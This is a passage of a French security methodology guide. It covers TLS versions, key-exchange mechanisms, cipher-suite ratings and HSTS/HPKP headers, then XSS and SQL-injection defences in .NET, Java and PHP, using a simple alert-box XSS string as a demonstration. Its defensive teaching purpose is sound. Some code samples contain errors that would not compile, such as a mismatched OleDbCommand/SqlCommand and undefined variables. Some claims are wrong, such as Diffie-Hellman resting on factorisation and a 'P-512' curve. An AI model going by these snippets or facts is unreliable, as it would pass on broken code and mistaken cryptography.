- **SSLv3.0** est défini en 1996 par la Request for Comments (RFC)6101 et rendu désuet en 2015 par la RFC7568. SSLv3.0 reste malheureusement encore largement utilisé en compatibilité. Il s'agit d'une vulnérabilité critique.
- **TLSv1.0** est défini en 1999 par la RFC2246 comme une mise à jour de SSLv3.0. Il a été conçu pour être inter-compatible avec SSLv3.0.
- **TLSv1.1** est défini en 2006 par la RFC4346. Il introduit des protections contre les attaques par padding.
- **TLSv1.2** est défini en 2008 par la RFC5246. Il permet de mettre à jour les algorithmes de chiffrement incluant notamment les modes de chiffrement authentifiés (GCM, Counter with CBC-MAC (CCM)...). Il introduit également le principe d'extension TLS incluant la renégociation et la restauration de session, la définition des paramètrages d'Cryptographie à Courbes Éliptiques (ECC) ou de la gestion d'hostname.

3.4.2 SSL/TLS : Protocoles d'échange de clefs

pre_master_key

☞Définition

Tous les protocoles d'échange de clef ci-dessous permettent d'obtenir un *pre_master_secret*, le *master_secret* est généré par l'application de la fonction PRF, tel que :
$\mathrm{PRF}(\mathrm{pre\_master\_secret}, \text{"mastersecret"}, \mathrm{ClientHello.random} + \mathrm{ServerHello.random})$
où PRF est la fonction itérative de hash défini par la ciphersuite tel que :
$\mathrm{P\_hash}(secret, label + seed) = \sum_{i=1}^{n} \mathrm{HMAC}_{\mathrm{hash}}(secret, A_i + seed)$
où la somme indique la concaténation, $A_0 = seed$ et n est fonction de la valeur de sortie nécessaire. Pour le *master_secret*, la taille est de 48 octet soit deux itérations avec P_SHA-256.
À partir de ce secret, la clef de session est générée par la formule :
$PRF(master\_secret, \text{"}keyexpansion\text{"}, ClientHello.random + ServerHello.random)$
tel que le résultat obtenu soit la concaténation de *key.mac.client, key.mac.server, key.encryption.client, key.encryption.server, IV.client* et *IV.server*.
Cette méthode est défini par la RFC5246.

Le PRF de TLS est par défaut SHA-256, cependant SHA-384 doit être utilisé pour les suites cryptographiques le supportant.

Diffie-Hellman et Elliptic Curve Diffie-Hellman

☞Définition

Diffie-Hellman (DH) est un protocole d'échange de clefs basé sur un groupe cyclique fini $\mathbb{Z}/n\mathbb{Z}$. Il consiste en la création d'une clef partagée en utilisant un secret commun. Du fait de la difficulté de factorisation d'un entier facteur de deux nombres premiers de grande taille, un attaquant passif ne pourrait pas déterminer la clef commune. Cependant un attaquant actif peut biaiser la communication en se faisant passer pour le destinataire final.
C'est pour cette raison que les échanges DH réalisés dans le contexte des communications HyperText Transfer Protocol Secure (HTTPS) sont signés par le serveur après la transmission du certificat, c'est le *Server Key Exchange*.

L'échange Diffie-Hellman Ephemeral (DHE) se définit par la RFC2631, tel que :

Client		Serveur
		a,g,n
	$\mathbf{g},\mathbf{n},\mathbf{A} \equiv \mathbf{g}^a \pmod{\mathbf{n}}$,sig(A,g,n) ← *Server Key Exchange*	
$b,\mathbf{g},\mathbf{n},\mathbf{A}$		
	$\mathbf{B} \equiv \mathbf{g}^b \pmod{\mathbf{n}}$ → *Client Key Exchange*	
		$a,\mathbf{g},\mathbf{n},\mathbf{B}$
$K \equiv \mathbf{A}^b \pmod{\mathbf{n}}$		$K \equiv \mathbf{B}^a \pmod{\mathbf{n}}$
$\equiv \mathbf{g}^{ab} \pmod{\mathbf{n}}$		$\equiv \mathbf{g}^{ba} \pmod{\mathbf{n}}$

Le résultat de cette échange est le *pre_master_secret*. Dans le cas de DH, les paramètres d'échange sont statiques et embarqués dans le certificat.
Diffie-Hellman se décline sous trois versions :

- Anonymous Diffie-Hellman (ADH)) : Cette méthode n'offre aucune résistance face à une attaque dite de l'Homme-du-Milieu, il est recommandé de la désactiver.
- DH : Cette méthode utilise des paramètres DH définit dans le certificat.
- DHE : Cette méthode permet l'utilisation de paramètres DH temporaires signée par la clef maitre. Ainsi la compromission de la clef maitre du serveur ne met pas en danger les sessions passées, cette protection s'appelle Perfect Forward Secrecy (PFS).

La sécurité de DH reposant sur le groupe $\mathbb{Z}/n\mathbb{Z}$, les paramètres requis pour une bonne utilisation sont les mêmes que pour toute utilisation de ce groupe, c'est-à-dire concernant le chiffrement asymétrique (voir l'Annexe Cryptologie). Les recommandations de tailles sont l'utilisation d'un groupe de taille 4096bits. La recommandation actuelle de l'Agence Nationale de la Sécurité des Systèmes d'Information (ANSSI) est de 3072 [8]bits et celle du

8. 2015: `http://www.ssi.gouv.fr/uploads/2015/01/RGS_v-2-0_B1.pdf`

National Institute of Standards and Technology (NIST) de 3072 [9] [10]bits. La recommandation de la NSA pour sa Suite B (CNSA) et pour des échanges classifiés équivalents TSD est d'utiliser un groupe de taille 3072 [11]bits.
L'utilisation de DHE permet d'assurer une contre-mesure contre un pré-calcul des paramètres Diffie-Hellman. En effet pour une valeur donnée, il est possible de factoriser n. Cette attaque a été réalisée contre certains paramètres par défaut utilisés par Apache [12]. Sur un espace faible (<2048bits), la factorisation de tous les n possibles de cette taille peut être réalisée. Pour cette raison il est également recommandé d'utiliser des paramètres d'une taille supérieure ou égale à 4096.

☞Définition

Eliptic Curve Diffie-Hellman (ECDH) est une implémentation de Diffie-Hellman utilisant la ECC comme primitive cryptographique. L'ECC se base sur l'usage de paramètres de domaine pour définir une courbe élliptique.

Attention

L'explication des courbes élliptiques figure en annexe.

La recommandation actuelle de l'ANSSI est d'utiliser des courbes d'ordre P-256 [13]. La recommandation du NIST est d'utiliser des courbes d'ordre P-512 [14]et celle de la Suite B de la National Security Agency (NSA) P-384 [15].
Il est à noter que la NSA a émis en août 2015 un avis indiquant sa volonté de rendre désuette l'utilisation de l'ECC dans la Suite B au profit d'algorithmes de type *Post-Quantum Cryptography (PQC)* [16].

RSA

☞Définition


L'échange de clef peut reposer sur l'agorithme de chifffrement asymétrique RSA. Dans ce cas d'utilisation, le client génère de manière aléatoire et envoie le *pre_master_secret* chiffré avec la clef publique du serveur. Cet algorithme reposant sur un système de clef publique/clef privée, l'authenticité du serveur est assuré par sa capacité à déchiffrer la clef. La validation de la clef de session est faite après dérivation lors de l'envoi du premier message chiffré.
L'algorithme sert alors à la fois du *Key exchange algorithm* et de l'*Authentication algorithm*.

9. 2013: `http://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-56Ar2.pdf`
10. À partir de 2030, 2048 bits est suffisant à ce jour
11. 2016: `https://www.iad.gov/iad/programs/iad-initiatives/cnsa-suite.cfm` basée sur la RFC 3526
12. `https://weakdh.org/imperfect-forward-secrecy-ccs15.pdf`
13. 2015: `http://www.ssi.gouv.fr/uploads/2015/01/RGS_v-2-0_B1.pdf`
14. 2013: `http://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-56Ar2.pdf`
15. 2016: `https://www.iad.gov/iad/programs/iad-initiatives/cnsa-suite.cfm` basée sur la RFC 3526
16. http ://blog.cryptographyengineering.com/2015/10/a-riddle-wrapped-in-curve.html

Attention

Il est à noter que cet algorithme présente un manque inhérent de PFS. En effet, le stockage de l'échange permettrait, en cas de compromission de la clef privée, de déchiffrer son contenu.

L'échange RSA se définit par la RFC5246, tel que :




Important

Cet algorithme n'est plus utilisé pour l'échange de clef à partir de TLS 1.3.

Kerberos

PSK/SRP

L'échange PSK se définit par la RFC4279, tel que :




3.4.3 SSL/TLS : Gestion des suites cryptographiques

☞Définition

Une suite cryptographique est une chaine de caractères formalisant les différentes composantes utilisées dans le chiffrement de la communication.
Ainsi la suite cryptographique :
TLS_*DHE*_RSA_WITH_AES_128_CBC_SHA
utilise le **protocole** TLS (a minima v1.0) , le *protocole d'échange de clefs* DHE et l'algorithme de signature du protocole de clef Rivest Shamir Adleman (RSA). L'algorithme de chiffrement symétrique protégeant la communication est AES avec une taille de clef de 128 bits et utilisant le mode de chiffrement CBC. SHA est l'algorithme utilisé pour les contrôle d'intégrité et d'authenticité.
Certaines composantes peuvent être compressé en un seul mot comme par exemple avec **TLS**_*RSA*_WITH_AES_128_CBC_SHA qui propose l'utilisation de l'algorithme RSA pour l'échange de clef et intrinsèquement l'authentification du serveur.

Pour définir les suites cryptographiques à utiliser, il est recommandé de se référé au niveau

Arborescence des suites cryptographiques TLS



Cette mindmap représente l'état de l'art en matière de suites cryptographiques. Elle a été réalisée à des fins pratiques pour permettre une lecture rapide des éléments dangereux. Pour des raisons de lisibilité, les branches dites dangereuses telles que les suites EXPORT ou NULL sont tronquées après l'élément les déterminant comme dangereuses.
Cette carte représente les recommandations en accord avec les RFC, le NIST et l'ANSSI, telles que :

— **Recommandé** (en vert) désigne les algorithmes et les suites cryptographiques considérés comme sûrs au vu de l'état de l'art.
— **Standard** (bleu) désigne un algorithme ou une ciphersuite n'étant sujet à aucune recommandation mais n'étant pas sujet à une contre-indication majeure.

- **Désuet** (orange) désigne les algorithmes étant considérés aujourd'hui comme faibles et exposés à certaines attaques. Cependant, ou qu'une mitigation existe côté client, ou que ce protocole soit nécessaire pour fonctionner avec d'anciens navigateurs, ils restent possibles à utiliser en acceptant le risque induit.
- **Dangereux** (rouge) désigne les ciphersuites ne permettant aucune protection de la confidentialité, de l'authenticité ou de l'intégrité. Elles peuvent être classées ainsi pour des principes de fonctionnement (Anon et NULL), des faibles tailles de clef (DES, IDEA, EXPORT), des faiblesses majeures dans le mécanisme de chiffrement (RC4).

De plus les algorithmes sont représentés dans l'ordre de lecture de la suite cryptographique, c'est à dire :

- **Protocole** (Ici forcément TLS)
- **Key Exchange Protocol** (en souligné) est le protocole utilisé pour l'échange de clef.
- *Authentication Protocol* (en italique) est le protocole assurant l'authenticité de la connexion en étant utilisé pour la signature de la communication. Cette étape peut être facultative et à la charge de l'algorithme d'échange de clef.
- Symetric Encryption Algorithm est l'algorithme utilisé pour chiffrer la communication.
- Encryption Mode est le mode de chiffrement par bloc utilisé avec cet algorithme.
- Hash algorithm est l'algorithme de hash utilisé pour le contrôle d'intégrité des messages.

Pour des raisons pratiques les algorithmes expérimentaux n'ont pas été représentés, tel que CECPQ1_ECDSA, suites cryptographiques testées par Google dans son navigateur Chrome pour la Cryptographie Post Quantique. De même, l'algorithme GOST utilisé sous ses formes GOSTR341094 et GOSTR341001 n'a pas été représenté du fait du manque d'utilité et de son danger. En effet les attaques actuelles permettent de s'attaquer à l'algorithme de chiffrement symétrique GOST28147 en 2^{101} opérations.
De plus, un certain nombre de choix ont été fait concernant les algorithmes :

- Le mode de chiffrement **CBC** est systématiquement dégradé à Standard malgré une sécurité parfaite dans le cas d'une connexion effectuée depuis un navigateur moderne. En effet, l'algorithme souffre d'une attaque par padding qui n'est pas corrigée sur les anciens navigateurs, cette attaque s'appelle POODLE.
- L'algorithme 3DES-EDE ne doit être maintenu qu'à des fins de compatibilité.
- La combinaison ***DHE_*SA_WITH_AES_256_GCM_SHA384** est la combinaison recommandée du fait de ses propriétés de PFS et de la solidité actuelle de AES256. De plus le mode de chiffrement GCM est un mode authentifié excluant les attaques par padding dont CBC a été victime.
- DES et IDEA sont aujourd'hui des algorithmes trop faibles pour garantir une bonne sécurité.
- SHA-1 est considéré comme désuet et ne devrait plus être utilisé.
- SRP est classé comme *deprecated* du à l'utilisation exclusive de SHA-1 dans les mécanismes de HMAC.
- Les échanges de clefs anonymes sont facilement attaquables à l'aide d'une interception, l'échange doit toujours être signé.

Pour le reste, il est encouragé de se référer à la section attribuée ou à l'annexe Cryptographie.

3.4.4 SSL/TLS : Gestion du certificat

3.5 Service Web

3.5.1 HTTPS : Header enforcement

☞Définition

Il est possible de renforcer la politique SSL d'un serveur en utilisant des headers pour forcer l'utilisation systématique des connexions chiffrées (**HSTS** : HTTP Strict Transport Security) et pour conserver l'empreinte de la clef publique du certificat à l'aide de *Certificat Pinning* (**HPKP** : HTTP Public Key Pinning Extension).

Les headers sont de la forme suivante :

✎ Exemple: Cookie HSTS

```
HTTP/1.1 301 Moved Permanently
Server: nginx/1.6.2
Date: Tue, 22 Dec 2015 15:59:25 GMT
Content-Type: text/html
Content-Length: 184
Connection: keep-alive
Location: https://example.com
Strict-Transport-Security: max-age=63072000; includeSubdomains; preload
X-Content-Type-Options: nosniff
```

Il est recommandé d'utiliser une durée de vie (*max-age*) maximale pour éviter toute attaque ultérieure. L'option *preload* permet de signaler aux moteurs d'indexation (Google, Mozilla et Bing Bot) d'enregistrer ce site comme utilisant https. Cette indexation permet aux navigateurs d'avoir le site dans une whitelist de site utilisant exclusivement des connexions sécurisées. L'option *includeSubDomains* permet de protéger tous les sous-domaines.

✎ Exemple: Cookie HPKP

```
HTTP/1.1 200 OK
Content-Encoding: gzip
Content-Type: text/html
Date: Tue, 22 Dec 2015 15:55:46 GMT
Last-Modified: Tue, 08 Dec 2015 14:19:06 GMT
Public-Key-Pins: pin-sha256="87jMIxsCzrxEBjUR1ns9kwKJx1w0KIggqupv1ctrwkU="; max-age=2592000
Server: nginx/1.6.2
X-Content-Type-Options: nosniff
```

Le header HPKP peut contenir un nombre étendu d'empreintes pour couvrir les chaines de signature et les certificats de backup.

✎ Exemple: Ajout d'un header dans nginx

```
add_header Strict-Transport-Security "max-age=63072000; includeSubdomains; preload";
```

✎ Exemple: Ajout d'un header dans Apache

```
Header always set Public-Key-Pins "pin-sha256=b64hash=; max-age=2592000"
```

Exemple: Ajout d'un header dans IIS

```
<configuration>
    <system.webServer>
        <httpProtocol>
            <customHeaders>
                    <add name="Strict-Transport-Security" value="max-age=63072000"/>
            </customHeaders>
        </httpProtocol>
    </system.webServer>
</configuration>
```

3.5.2 Durcissement

Chapitre 4

Audit de code

4.1 Méthodologie générale

☞Définition

Un audit de code ou revue de code vise à parcourir le code développé à la recherche de vulnérabilités. Cela permet également de vérifier que les contrôles de sécurité appropriés sont présents, qu'ils fonctionnent comme prévu, et qu'ils ont été utilisés aux bons endroits.
L'audit de code est une bonne pratique permettant de trouver des vulnérabilités dans le code d'une application avant sa mise en production. Il y a plusieurs méthodes permettant d'évaluer la sécurité d'une application au niveau du code et il est recommandé d'en effectuer plusieurs pour avoir une évaluation la plus exacte possible du niveau de sécurité de l'application.

☞Prérequis

Il est important de disposer de plusieurs informations avant de répondre à un appel d'offre d'audit de code :

- **Nombre de lignes de code** (LOC) : permet d'estimer la charge de travail
- **Technologies utilisées** : permet d'évaluer les points spécifiques
- **Points critiques** (*Optionnel*) : permet au client de préciser ses zones à risques

Un audit de code se déroule en trois étapes :

S cope : Dans cette étape, le consultant doit identifier à l'aide des informations du client les points d'étude dans le code. Le consultant doit également prendre connaissance du contexte métier de l'application afin de se focaliser sur ses parties sensibles.

A nalyse : Cette étape permet d'étudier le code fourni et de réaliser des constatations d'audit en adéquation avec les critères d'audit.

U sage (*optionnel*) : Le client peut demander une application pratique des vulnérabilités découvertes.

F ormalisation : Cette étape conclut l'audit de code et permet de rassembler les éléments constatés pour produire un rapport qui sera fourni au client.

4.2 Audit de code de service web

4.2.1 Gestion des entrées utilisateurs : Cross-Site Scripting

☞Définition

Une XSS est une attaque consistant à injecter un code HTML, Javascript ou VB au sein d'une page web, visant à le faire exécuter par le navigateur du client de sorte d'induire un comportement anormal ou d'exploiter une vulnérabilité du-dit navigateur.
Une XSS peut être :

- **Réfléchie**(*Volatil*) : Une XSS réfléchie est une XSS apparaissant dans un contexte particulier et temporaire avec, par exemple, une requête présente dans les données envoyées via POST ou GET. Elle s'exécute seulement après la requête et est fournie par le serveur.
- **Stockée** (*Stored*) : Une XSS stockée est une XSS archivée sur le site au sein d'une base de données ou insérée dans le code source. Elle s'exécute à chaque chargement de la page et est fournie par le serveur.
- **Locale** (*DOM based XSS*) : Une XSS locale est une XSS déclenchée purement côté navigateur car chargée par le code côté client (information au sein de l'URL). Ce type d'attaque est invisible côté serveur et dû à un manque de traitement côté client. Elle s'exécute seulement après la requête craftée et est fournie par le client.

Pour lutter contre les XSS de type stockée et réfléchie, il est nécessaire d'envisager deux approches : **filtrage** des entrées, **assainissement** des sorties.

Filtrage des entrées par REGEX

En .NET, la librairie **System.Text.RegularExpressions** permet d'effectuer un filtrage par Regular Expression (REGEX). Il est, par exemple, possible de n'autoriser que les caractères alphabétiques. La recommandation optimale est d'autoriser les caractères légitimes uniquement, comme par exemple les signes de ponctuation ou les apostrophes pour un texte. Ce simple contrôle peut se faire côté .NET ou ASP.NET et devrait participer à la défense en profondeur.

✎ Exemple: .NET : Filtrage en entrée - REGEX

```
1 using System.Text.RegularExpressions;
2 //Filtrage des caractères alphabétiques et symboles présent dans un nom
3         if(!Regex.IsMatch(sender.name, @"^[\p{L} \.\-\']+$"))
4                 throw new ApllicationException("Input not allowed");
```

.NET/ASP.NET : Filtrage en entrée - REGEX

Il est possible de réaliser ce type de filtrage avec ASP.NET en utilisant la fonctionnalité *asp :RegularExpressionValidator*

Exemple: ASP.NET : Filtrage en entrée - REGEX

```
<form id="form1" runat="server">
        <asp:TextBox ID="Month" runat="server"/>
        <asp:RegularExpressionValidator
                ID="regexpDate" runat="server" ErrorMessage="Month-Year"
                ControlToValidate="Month" ValidationExpression="^\d{2}-\d{4}$" />
</form>
```

Ces deux fonctions sont présentes nativement au sein des frameworks ASP.NET et .NET.

En Java Enterprise Edition (Java EE), pour utiliser les REGEX, il faut utiliser les classes *Pattern* et *Matcher* appartenant au package **java.util.regex**.
La première étape est de définir le motif que l'on veut utiliser et créer une instance de la classe *Pattern* correspondante. Une fois le motif compilé, la méthode *Matcher* de la classe *Pattern* permet d'interroger des chaines de caractères.

Java : Filtrage en entrée - REGEX

Exemple: Java EE : Filtrage en entrée - REGEX

```
Pattern pattern = Pattern.compile ("^\\w+@[a-z]+\\.[a-z]{2,4}$");
Matcher matcher = pattern.matcher ("test@example.com");
```

En PHP, la librairie PCRE assure la gestion des REGEX. Cette librairie est présente nativement depuis PHP 4.0.

PHP : Filtrage en entrée - REGEX

Exemple: PHP : Filtrage en entrée - REGEX

```
<?php
        $str = $_POST['year'];
        preg_match('/\d{2,4}/', $str, $matches);
        if($matches){echo "$str"}
?>
```

Filtrage des entrées via une librairie dédiée

En .NET, il est possible de filtrer les entrées saisies à l'aide de la classe **HtmlSanitizer**, cette classe n'est pas native Windows.
Il est possible de l'utiliser en utilisant la commande `nuGet` suivante :

.NET/ASP.NET : Filtrage en entrée - Librairie dédiée

```
PM> Install-Package HtmlSanitizer
```

Exemple: .NET : Filtrage en entrée - Librairie dédiée

```
using Ganss.XSS;

        var input=sender.name;
        var sanitizer = new HtmlSanitizer();
        field.Text=sanitize.Sanitize(input);
```

Assainissement en sortie via un encodage HTML

L'encodage HTML permet l'affichage de caractères spéciaux HTML sans causer d'injection au sein du code.
Par exemple,

```
<script>alert('blah');</script>
```

sera converti en :

```
&lt;script&gt;alert('blah');&lt;/script&gt;
```

.NET : Assainissement en sortie - REGEX

En .NET, il est possible de réaliser cela avec la fonction **AntiXssEncoder.HtmlEncode** de la librairie Windows **System.Web.Security.AntiXss**.

Exemple: .NET : Assainissement en sortie via un encodage HTML

```
using System.Web.Security.AntiXss;

        var input=sender.name;
        field.Text= AntiXssEncoder.HtmlEncode(input, true);
```

Ce comportement est géré nativement en ASP.NET via l'utilisation de blocs de code incorporé (*embedded code blocks*). Ces blocs échappent automatiquement le code en faisant appel à la librairie définie dans la variable **encoderType** du **web.config**. Par défaut la librairie utilisée est *Server.HtmlEncode*.

Exemple: ASP.NET : Assainissement en sortie via un encodage HTML

```
        //Deux examples d'implémentation de blocs en ASP.NET/Razor
        @sender.name

        <%:sender.name %>
```

ASP.NET : Assainissement en sortie - REGEX

Exemple: web.config : Assainissement en sortie via un encodage HTML

```
<configuration>
        <system.web>
                <compilation debug="false" targetFramework="4.5" />
                <httpRuntime targetFramework="4.5"
                        encoderType="System.Web.security.AntiXss.AntiXssEncoder"/>
        </system.web>
</configuration>
```

4.2.2 Gestion des entrées utilisateurs : Injection de code

☞Définition

Une injection de code est une attaque consistant à injecter du code au sein d'une entrée utilisateur afin d'exécuter un code du côté du serveur. À l'inverse des injections XSS, ce type d'attaque vise le serveur afin de lire des données, d'exécuter des commandes à distance ou à rebondir vers des serveurs internes.
Ce type d'attaque se divise en trois catégories :

- Injection en base de données : Ce type d'injection utilise le mauvais traitement d'entrée utilisateur pour faire exécuter du code par une base de données. Ce code peut permettre de faire fuir des données, d'injecter d'autres données, ou même d'injecter du code en cas de mauvaise configuration du SGDB. Le code injecté s'exécutera dans le même contexte que la SGDB.
- Injection de code brut : Ce type d'injection est possible lors de l'exploitation direct d'une entrée utilisateur via une commande système.
- Injection XPath

Protection de l'entrée utilisateur

En PHP, la librairie native fournit des fonctions de traitements des entrées pour éviter les injections à partir d'une entrée utilisateur en échappant les caractères qui peuvent être interprété. Cette fonction est intégré dans le driver PDO de connexion à la base de donnée.

Exemple: PHP : Échappement de l'entrée utilisateur

```php
<?php
$driver = new PDO('sqlite:/home/Methodologie/name.sql3');
$string = "Pierre d'Huy `Admin`";
print $driver->quote($string) . "\n";
?>
```

En .NET et en Java, aucune fionction de ce type n'existe avec une préférence pour les requêtes paramétrées. Cependant ce code peut être réalisé facilement à l'aide de fonction du type **REGEX** ou *Replace*.

Utilisation de Prepared Statements contre les injections en Base de données

Attention

Dans le cas des *Prepared Statements*, le code utilise une requête préparée (potentiellement dynamiquement) et insère les paramètres dans la requête a posteriori via des fonctions spécifiques. **Il est important de lier ces paramètres aux entrées utilisateur et de ne pas utiliser les entrées utilisateur directement dans la requête**, ce qui rendrait l'utilisation des *Prepared Statements* inutile.

Il est possible d'utiliser deux bibliothèques en .NET pour gérer les Prepared Statements : **SqlCommand** et **OlebCommand**. Ces librairies se distinguent sur le typage différent, par l'utilisation de driver de SGDB différents et par l'utilisation de paramètres nommés pour le premier.

Exemple: .NET : Prepared Statements avec paramètres nommés (SQLCommand)

```
string cmd="SELECT * FROM users WHERE userid=@login AND password=@pass";
SqlCommand c = new SqlCommand(cmd, connection);
c.Parameters.Add("@login", SqlDbType.Int);
c.Parameters["@login"].Value = userID;
c.Parameters.Add("@pass", SqlDbType.Int);
c.Parameters["@pass"].Value = password;
SqlDataReader reader = command.ExecuteReader();
```

.NET : Prepared Statement

La bibliothèque *OleDbCommand* ne supporte pas les paramètres nommés, cependant il est possible de les nommer pour la facilité d'usage. Les noms seront associés dans l'ordre d'apparition de la requête.

Exemple: .NET : Prepared Statements avec marqueurs (OleDbCommand)

```
string cmd="SELECT * FROM users WHERE userid=? AND password=?";
OleDblCommand c = new SqlCommand(cmd, connection);
c.Parameters.Add("@p2", SqlDbType.Int);
c.Parameters["@p2"].Value = userID;
c.Parameters.Add("@p1", SqlDbType.Int);
c.Parameters["@p1"].Value = password;
OleDbDataReader reader = command.ExecuteReader();
```

Avec Java EE, la classe **PreparedStatement** représente une instruction SQL précompilée qui peut être exécuté plusieurs fois sans avoir à être recompiler pour chaque exécution. L'utilisation de cet objet permet de se prémunir contre l'injection d'instructions SQL par des attaquants. Il est cependant important d'être prudent lors de l'usage de cet classe. En effet, sa mauvaise utilisation rend l'application toujours vulnérable aux injections SQL.

Exemple: Java EE : Prepared Statement

```
uPreparedStatement stmt =
        connection.prepareStatement("SELECT * FROM users WHERE userid=? AND password=?");
stmt.setString(1, userid);
stmt.setString(2, password);
ResultSet rs = stmt.executeQuery();
```

Java : Prepared Statement

Ce code n'est pas vulnérable aux injections SQL car il utilise correctement les requêtes paramétrées. En utilisant la classe PreparedStatement de Java en liant les variables (avec les points d'interrogation) aux méthodes *setString* correspondantes, les injections SQL peuvent être facilement évitée.

